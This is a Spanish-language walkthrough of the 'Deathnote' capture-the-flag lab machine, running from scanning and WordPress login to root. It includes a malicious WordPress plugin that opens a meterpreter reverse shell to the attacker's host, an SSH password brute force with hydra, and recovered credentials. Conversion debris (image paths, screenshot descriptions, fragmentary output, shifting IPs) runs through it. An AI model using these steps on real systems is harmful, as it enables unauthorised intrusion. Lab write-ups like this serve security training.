


Sudo nmap -sS -sV -O -Pn -vvv 192.168.1.0/24

```
> sudo nmap -sS -sV -O -Pn -vvv 192.168.1.60
[sudo] password for zom:
```

Saldrá una IP con los puertos 80 y 22 abiertos

```
Nmap scan report for deathnote.home (192.168.1.60)
Host is up, received arp-response (0.0015s latency).
Scanned at 2022-06-21 22:42:24 CEST for 20s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:19:A0:16 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```


Al intentar entrar a la web saldrá un mensaje que dice Please wait y se redireccionará a una web de wordpress.




Realizar un escaneo de todos los directorios del sitio con gobuster

```
[zom-parrot]-[22:46-21/06]-[/home/zom]
root@gobuster dir -u 192.168.1.60 -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.60
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2022/06/21 22:47:24 Starting gobuster in directory enumeration mode
=====
./httpswd      (Status: 403) [Size: 277]
./hta          (Status: 403) [Size: 277]
./htaccess     (Status: 403) [Size: 277]
./index.html   (Status: 200) [Size: 197]
./manual       (Status: 301) [Size: 313] [--> http://192.168.1.60/manual/]
./robots.txt   (Status: 200) [Size: 68]
./server-status (Status: 403) [Size: 277]
./wordpress    (Status: 301) [Size: 316] [--> http://192.168.1.60/wordpress/]
=====
2022/06/21 22:47:29 Finished
=====
```


Ir a /robots.txt




Ir a /important.jpg



Dirá que la imagen no se puede cargar por contener errores así que procedemos a descargar ese archivo a nuestro equipo usando wget



Comprobar que el archivo es realmente una imagen en jpg



Dirá que realmente es un documento de texto al que se le ha cambiado el nombre para hacer parecer que es una imagen.

Leer el archivo important.jpg, no es necesario cambiar su extensión para que cat lo reconozca


```
[zom-parrot]-[22:40-21/06]-[/home/zom]
root$cat important.jpg
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira

i can only help you by giving something important


login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site
```

Dirá que miremos en /user.txt, tambien que la contraseña puede estar en el lugar de la pista


Entrar a la web y darle click al Hint



Dirá que busquemos un archivo llamado notes.txt en el servidor o leamos el comentario de L




Mirar el comentario de L




Probar a acceder desde el login con el usuario Kira y la contraseña iamjustic3

The image shows the WordPress login page. At the top is the WordPress logo. Below it is a login form with two input fields: "Username or Email Address" containing the text "kira" and "Password" with masked characters. There is a "Remember Me" checkbox and a "Log In" button. Below the form are links for "Lost your password?" and "Go to kira".

Dará acceso al panel de administrador de Wordpress



Probar a entrar al editor de temas para modificar el de 404, mostrará que no es posible





Utilizar malicious-wordpress-plugin para crear un plugin que abrirá un shell inverso
python wordpwn.py 192.168.122.5 4444 Y


```
resource (wordpress.rc)> set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
resource (wordpress.rc)> set LHOST 192.168.122.5
LHOST => 192.168.122.5
resource (wordpress.rc)> set LPORT 4444
LPORT => 4444
resource (wordpress.rc)> exploit
[*] Started reverse TCP handler on 192.168.122.5:4444
```

Quedará en el puerto de escucha y se generará un archivo zip que será el plugin


Subir el plugin al sitio de wordpress



Activar el plugin



Ir al editor de plugins y seleccionar GotEm



Ir a la ruta del plugin

http://192.168.122.7/wordpress/wp-content/plugins/malicious/wetw0rk_maybe.php

Se abrirá un shell inverso con meterpreter

```
resource (wordpress-10.4.5) Exploit
[*] Started reverse TCP handler on 192.168.122.5:4444
[*] Sending stage (39927 bytes) to 192.168.122.7
[*] Meterpreter session 1 opened (192.168.122.5:4444 -> 192.168.122.7:39908) at 2022-07-06 23:52:48 +0200

meterpreter >
```

Entrar en modo shell con el comando shell

```
meterpreter > shell
Process 1054 created.
Channel 0 created.
```

Comprobar que el usuario es www-data

```
23:52:48 +0200
meterpreter > shell
Process 1054 created.
Channel 0 created.
whoami
www-data
sudo -l

p=x86_64 We trust you have received the usual le
Administrator. It usually boils down to
```

Ir al directorio home y mostrar contenido para ver los usuarios, se mostraran el usuario kira y el usuario l

```
cd /home
ls
kira
l
```


Entrar en el directorio de kira, mostrar el contenido e intentar leer el archivo kira.txt

```
cd kira
ls
kira.txt
cat kira.txt
cat: kira.txt: Permission denied
```


Volver atrás e intentar lo mismo en el directorio de I, mostrar el contenido de user.txt, mostrará un texto cifrado en Brainfuck

```
cd ..
cd l
ls
user.txt
cat user.txt
```


Descifrar el mensaje usando la web de dcode.fr, mostrará el mensaje "i think u got the shell, but you wont be able to kill me -kira"



Volver al panel de wordpress e investigar más, en la sección de media se encontrará el archivo notes.txt



Parece ser un diccionario de posibles claves, descargarlo



Usar hydra para encontrar cuál de las contraseñas es del usuario L en ssh
sudo hydra -t 4 -l l -P Downloads/notes.txt 192.168.122.7 ssh

```
> sudo hydra -t 4 -l l -P Downloads/notes.txt 192.168.122.7 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-07 01:28:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43 login tries (l:1/p:43), ~11 tries p
er task
[DATA] attacking ssh://192.168.122.7:22/
[22][ssh] host: 192.168.122.7 login: l password: death4me
[STATUS] 43.00 tries/min, 43 tries in 00:01h, 1 to do in 00:01h, 4 active
```

Usuario: l

Contraseña: death4me

Entrar por ssh con el usuario l y la contraseña death4me

Ir al directorio opt y mostrar el contenido

```
l@deathnote:/var/www/html$ cd /opt
l@deathnote:/opt$ ls
L
```

Ir al directorio y mostrar el contenido

```
l@deathnote:/opt$ cd L
l@deathnote:/opt/L$ ls
fake-notebook-rule kira-case
```

Ir al directorio fake-notebook-rule y mostrar el contenido, el archivo hint dirá que se use cyberchef aunque no es necesario

```
l@deathnote:/opt/L/fake-notebook-rule$ ls
case.wav hint
l@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef
```

Comprobar el tipo de archivo de case.wav

```
l@deathnote:/opt/L/fake-notebook-rule$ file case.wav
case.wav: ASCII text
```

Leer el archivo case.wav

```
l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41
3d
```

Usar dcode.fr para descifrar el contenido

The screenshot shows the dcode.fr homepage. On the left, there's a search bar with the text "Search for a tool" and a button "SEARCH A TOOL ON DCODE BY KEYWORDS:". Below it, a text input field contains "e.g. type 'random'". To the right of the search bar, there's a link "BROWSE THE FULL DCODE TOOLS' LIST". Below the search bar, there's a section "Results" with a table of suggested tools to investigate. The table has two columns: "Tool" and "Status". The tools listed are: ASCII Code, Circular Bit Shift, EBCDIC Encoding, RC4 Cipher, and ASCII Shift Cipher. On the right side of the page, there's a section "ENCRYPTED MESSAGE IDENTIFIER" with a sub-section "CIPHERTEXT TO RECOGNIZE" containing the hex string "63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d". Below this, there's a section "CLUES/KEYWORDS (IF ANY)" and a button "ANALYZE".

The screenshot shows the dcode.fr ASCII Converter tool. On the left, there's a section "Results" with a table of converted text. The table has two columns: "Tool" and "Status". The tools listed are: ASCII Code, Circular Bit Shift, EBCDIC Encoding, RC4 Cipher, and ASCII Shift Cipher. On the right side of the page, there's a section "ASCII CONVERTER" with a sub-section "ASCII CIPHERTEXT (DECIMAL, HEXADECIMAL, ETC.)" containing the hex string "63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d". Below this, there's a section "PRINT RESULT IN HEXADECIMAL" and a button "DECRYPT/CONVERT ASCII".

The screenshot shows the dcode.fr ENCRYPTED MESSAGE IDENTIFIER tool. On the left, there's a section "Search for a tool" with a search bar and a button "SEARCH A TOOL ON DCODE BY KEYWORDS:". Below it, a text input field contains "e.g. type 'random'". To the right of the search bar, there's a link "BROWSE THE FULL DCODE TOOLS' LIST". Below the search bar, there's a section "Results" with a table of suggested tools to investigate. The table has two columns: "Tool" and "Status". The tools listed are: Base64 Coding, Vigenere Cipher, and Beaufort Cipher. On the right side of the page, there's a section "ENCRYPTED MESSAGE IDENTIFIER" with a sub-section "CIPHERTEXT TO RECOGNIZE" containing the hex string "cGFzc3dkIDoga2lyYWl zZXZpbCA=". Below this, there's a section "CLUES/KEYWORDS (IF ANY)" and a button "ANALYZE".

The screenshot shows the dcode.fr BASE 64 DECODER tool. On the left, there's a section "Results" with a table of converted text. The table has two columns: "Tool" and "Status". The tools listed are: Base64 Coding, Vigenere Cipher, and Beaufort Cipher. On the right side of the page, there's a section "BASE 64 DECODER" with a sub-section "BASE64 CIPHERTEXT" containing the hex string "cGFzc3dkIDoga2lyYWl zZXZpbCA=". Below this, there's a section "RESULTS FORMAT" with a button "ANALYZE".

Ir al directorio kira-case, el archivo case-file.txt no mostrará nada relevante

```

l@deathnote:/opt/L/fake-notebook-rule$ cd ../kira-case
l@deathnote:/opt/L/kira-case$ ls
case-file.txt
l@deathnote:/opt/L/kira-case$ cat case-file.txt
the FBI agent died on December 27, 2006

1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .

hmmmmmmmmmm.....
and according to watari ,
he died as other died after Kira targeted them .

and we also found something in
fake-notebook-rule folder .
l@deathnote:/opt/L/kira-case$ S|

```

Cambiar al usuario kira con la contraseña del mensaje cifrado anterior

```

l@deathnote:/opt/L/kira-case$ su kira
Password:

```

Mostrar que permisos tiene el usuario con el comando sudo -l

```

kira@deathnote:~$ sudo -l
Matching Defaults entries for kira on deathnote:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kira may run the following commands on deathnote:
    (ALL : ALL) ALL
kira@deathnote:~$

```

Mostrará que puede ejecutar todo, esto significa que puede cambiar a usuario root sin necesidad de introducir contraseña

```

(ALL : ALL) ALL
kira@deathnote:~$ sudo su
root@deathnote:/home/kira#

```

Ir al directorio de root y mostrar el contenido

```

root@deathnote:/home/kira# cd /root
root@deathnote:~# ls
root.txt

```

Leer el contenido de root.txt

```
root@deathnote:~# cat root.txt
```

[illegible]

```
#####follow me on twitter#####3  
and share this screen shot and tag @KDSAMF  
root@deathnote:~#
```